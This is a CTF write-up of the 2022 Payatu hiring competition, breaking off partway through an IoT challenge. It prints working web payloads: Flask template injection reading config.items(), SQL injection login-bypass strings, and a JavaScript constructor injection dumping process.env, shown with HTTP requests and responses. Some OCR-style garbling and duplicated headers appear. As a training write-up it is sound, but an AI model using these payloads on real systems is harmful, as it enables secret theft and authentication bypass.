


Ctf Writeup

Payatu Hiring CTF

Md Tajdar Alam Ansari (MacTavish)



Introduction

Payatu hosted a hiring CTF on the 15th of October 2022, which was a 12 hour CTF from 9 a.m. to 9 p.m. I participated in the CTF using the alias **MacTavish** and solved 9 challenges.


The Challenges I solved were

1. Creds - IoT
2. U:P - IoT
3. Stardust - Web
4. Baby SQLi - Web
5. EasyCalc - Web
6. Catch me if you can - OSINT
7. Mistake -1 - Network
8. Mistake -2 - Network
9. Woopress-1 - Network

The pages below show a summary of how I found the flags by solving the challenges.


WEB challenges

1. Stardust



This was a SSTI (server side template injection) attack based challenge where we had to render some malicious output into the template via concatenation and then execute it on the server side.

On opening the link we found a Star Wars parody page



On opening any chapter I noticed the URL of the page which was something like this:

<http://stardust.payatu.lol/chapter?episode=a+new+hope>

<http://stardust.payatu.lol/chapter?episode=the+firewall+strikes+back>

It occurred to me to check the rendering of $\{(7*7)\}$ after the episode to render the result.

Upon receiving 49 as a result my hunch was correct and I went for the attack.



I used the payload available on medium

(<https://medium.com/@nyomanpradipta120/stti-in-flask-jinja2-20b068fd4ee>):

Our second interesting discovery comes from introspecting the config object. The config object is a Flask template global that represents "The current configuration object (flask.config)." It is a dictionary-like object that contains all of the configuration values for the application. In most cases, this includes sensitive values such as database connection strings, credentials to third party services, the SECRET_KEY, etc. Viewing these configuration items is as easy as injecting a payload of {{ config.items() }}.

hello world


```
dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', 'CTF(flag_palsu) CTF(flag_in_this_dir)'), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', False), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', d 162 | Q 5 ds=43200), ('TRAP_BAD_REQUEST_ERRORS', None), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093), ('RATELIMIT_ENABLED', True), ('RATELIMIT_STRATEGY', 'fixed-window')]) in the Empire's Archives!
```

Since during the flask rendering was clearly looking for a chapter named 7*7 which equals 49. We can then search for configuration of items too.


[http://stardust.payatu.lol/chapter?episode=config.items\(\)](http://stardust.payatu.lol/chapter?episode=config.items())

We could not find Chapter dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', 'flag{{g0 for th3 exh@u\$t p0rt\$}}'), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', False), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', None), ('TRAP_BAD_REQUEST_ERRORS', None), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093), ('RATELIMIT_ENABLED', True), ('RATELIMIT_STRATEGY', 'fixed-window')]) in the Empire's Archives!

2. Baby SQLi



This was a simple SQLi challenge. Upon opening we find a login page. So I tried the infamous **x'or'x='x** query which did not work, and everytime it would return saying incorrect username, when I decided to leave the username blank and go for the password only. I used "**or""=**" as the payload and there was a successful login.




Upon Inspecting html code I got the flag for this challenge.


The screenshot shows a browser window with the title "Payatu Hiring CTF" and the URL "http://babysqli.payatu.lol/". The address bar also shows "view-source:http://babysqli.payatu.lol/". Below the address bar is a toolbar with various icons. The main content area displays the source code of a web page. The code includes:

```
77     position: absolute;
78     right: 13%;
79     top: 50px;
80 }
81 </style>
82 </head>
83 <body>
84
85 <!-- Login page -->
86 <div>
87     <h2>Welcome Administrator!</h2>
88     <p>Congratulations on completing the SQL injection challenge!</p>
89     <p>You have successfully bypassed authentication security.</p>
90     <p>&nbsp;</p>
91     <p></p>
92     <!-- flag{2e607c6bfe94cafefld71f3399b82b81b_qu0Tes_or_TrUE}-->
93     <form><input class="logout" type="submit" value="Logout"></form>
94 </div>
95
96 <!-- Normal user home page -->
97
98 </body>
99 </html>
100
```

3. EasyCalc



This was a calculator challenge where we had to modify the POST request to a payload which would then return us the flag. There was also a video of John Hammond on a similar CTF walkthrough that I remembered, where he used Burpsuite to modify the request.



So I fired up Burpsuite and intercepted the traffic.

The screenshot shows a web-based calculator interface with the number 9-5 displayed at the top. The calculator has a numeric keypad (0-9, ., (,)) and arithmetic operators (+, -, ×, ÷). It also includes trigonometric functions SIN, COS, and TAN. The Burp Suite interface is overlaid, showing a POST request to http://easy-calc.payatu.lol:80 with the following JSON payload:

```
Pretty Raw Hex
1 POST /evaluate HTTP/1.1
2 Host: easy-calc.payatu.lol
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://easy-calc.payatu.lol/
8 Content-Type: application/json
9 Content-Length: 15
10 Origin: http://easy-calc.payatu.lol
11 Connection: close
12 DNT: 1
13 Sec-GPC: 1
14
15 {
  "query": "9*9"
}
```

Sent the request to the repeater and found a payload on the internet

cos.constructor("return process.env")() to send as a POST request.

```

POST /evaluate HTTP/1.1
Host: easy-calc.payatu.lol
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://easy-calc.payatu.lol/
Content-Type: application/json
Content-Length: 53
Origin: http://easy-calc.payatu.lol
Connection: close
DNT: 1
Sec-GPC: 1
Content-Type: application/json
Content-Length: 53
origin: http://easy-calc.payatu.lol
connection: close
dnt: 1
sec-gpc: 1
Content-Type: application/json
Content-Length: 53
query:"cos.constructor(\\"return process.env\\")()"

```

Response:

```

HTTP/1.1 200 OK
Server: nginx/1.21.6
Date: Sun, 16 Oct 2022 09:40:54 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 313
Connection: close
X-Powered-By: Express
ETag: W/"139-rvIEf+K3SBgd59QbEIC4skACMHU"
{
  "answer": {
    "PATH": "/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
    "HOSTNAME": "c5719c10c93",
    "TERM": "xterm",
    "VIRTUAL_HOST": "easy-calc.+",
    "VIRTUAL_PORT": "1337",
    "NODE_VERSION": "18.10.0",
    "YARN_VERSION": "1.22.19",
    "FLAG": "flag{c35a42c868f86ed66de407d1e01b2ad6_3xpL0171nG_m@7Hj$_f0r_Fun}",
    "HOME": "/root"
  }
}


```

Where I found the flag

flag{c35a42c868f86ed66de407d1e01b2ad6_3xpL0171nG_m@7Hj\$_f0r_Fun}

IoT challenges

1. Creds




Here in this challenge we are given a firmware and we need to look for the flag which is deemed to be *eezee and it was

Just download the bin file and binwalk extract it for the firmware using **binwalk -e cred.bin**. Next just get inside the folder and **grep -ir flag**




```
mactavish㉿kali:~/Downloads/_cred.bin.extracted
squashfs-root/bin/txpower.sh: temp=`echo ${FLAG_VALUE} | cut -c 1-4` 
squashfs-root/bin/txpower.sh: while [ $1 -lt ${#FLAG_VALUE} ]; 
squashfs-root/bin/txpower.sh:     temp=`echo ${FLAG_VALUE} | cut -c $1-$k` 
squashfs-root/bin/txpower.sh: FLAG_VALUE=$1 
squashfs-root/bin/txpower.sh: temp=`echo ${FLAG_VALUE} | cut -c 1-4` 
squashfs-root/bin/txpower.sh: while [ $1 -lt ${#FLAG_VALUE} ]; 
squashfs-root/bin/txpower.sh:     temp=`echo ${FLAG_VALUE} | cut -c $1-$k` 
squashfs-root/bin/txpower.sh: FLAG_VALUE=$temp 
squashfs-root/lib/modules/2.6.30.9/modules.ccmmap:# ccw module      match_flags cu_type cu_model dev_type dev_model
squashfs-root/lib/modules/2.6.30.9/modules.usbmap:# usb module      match_flags idVendor idProduct bcdDevice_lo bcdDevice_hi bDeviceClass bDeviceSubClass bDeviceProtocol bInterfaceClass bInterfaceSubClass bInterfaceProtocol driver_info
squashfs-root/lib/modules/2.6.30.9/modules.ieee1394map:# ieee1394 module    match_flags vendor_id model_id specifier_id version
grep: squashfs-root/lib/libstdc++.so.6.0.13: binary file matches
grep: squashfs-root/lib/libubc-0.9.30.3.so: binary file matches
squashfs-root/etc/script/run_igd.sh:           #clean_flag
squashfs-root/etc/script/run_igd.sh:           #clean_flag
squashfs-root/etc/init.d/rcS:# s33k_and_you_sh4ll_find
squashfs-root/etc/wscd.conf:auth_type_flags = 39
squashfs-root/etc/wscd.conf:encrypt_type_flags = 15
squashfs-root/etc/wscd.conf.wps2.0:auth_type_flags = 35
squashfs-root/etc/wscd.conf.wps2.0:encrypt_type_flags = 13
squashfs-root/www/jquery-1.9.1.js:    jQuery.each( options.match( core_rnotwhite ) || [], function( _, flag ) {
squashfs-root/www/jquery-1.9.1.js:        object[ flag ] = true;
squashfs-root/www/jquery-1.9.1.js:        var // Flag to know if list is currently firing
squashfs-root/www/jquery-1.9.1.js:            // Flag to know if list was already fired
squashfs-root/www/jquery-1.9.1.js:                // enable finishing flag on private data
squashfs-root/www/jquery-1.9.1.js:                    // turn off finishing flag
squashfs-root/www/video.asp:           var bit_rate_select_flag = 0;
squashfs-root/www/video.asp:           bit_rate_select_flag = 1;
squashfs-root/www/video.asp:           if (bit_rate_select_flag == 0)
squashfs-root/www/video.asp:               var bit_rate_select_flag = 0;
squashfs-root/www/video.asp:                   bit_rate_select_flag = 1;
```

2. U:P




For this challenge we are given a binary file from where we are asked to extract userID and Password of a router. So after downloading the bin file I applied strings on the bin file and searching through the text at line 4007 I got a base 64 text which was the flag.



A screenshot of Sublime Text showing a file named 'IOT2.txt'. The content of the file is a log from an IoT device. The log entries are as follows:

```
~./Downloads/IOT2.txt - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
IOT2.txt

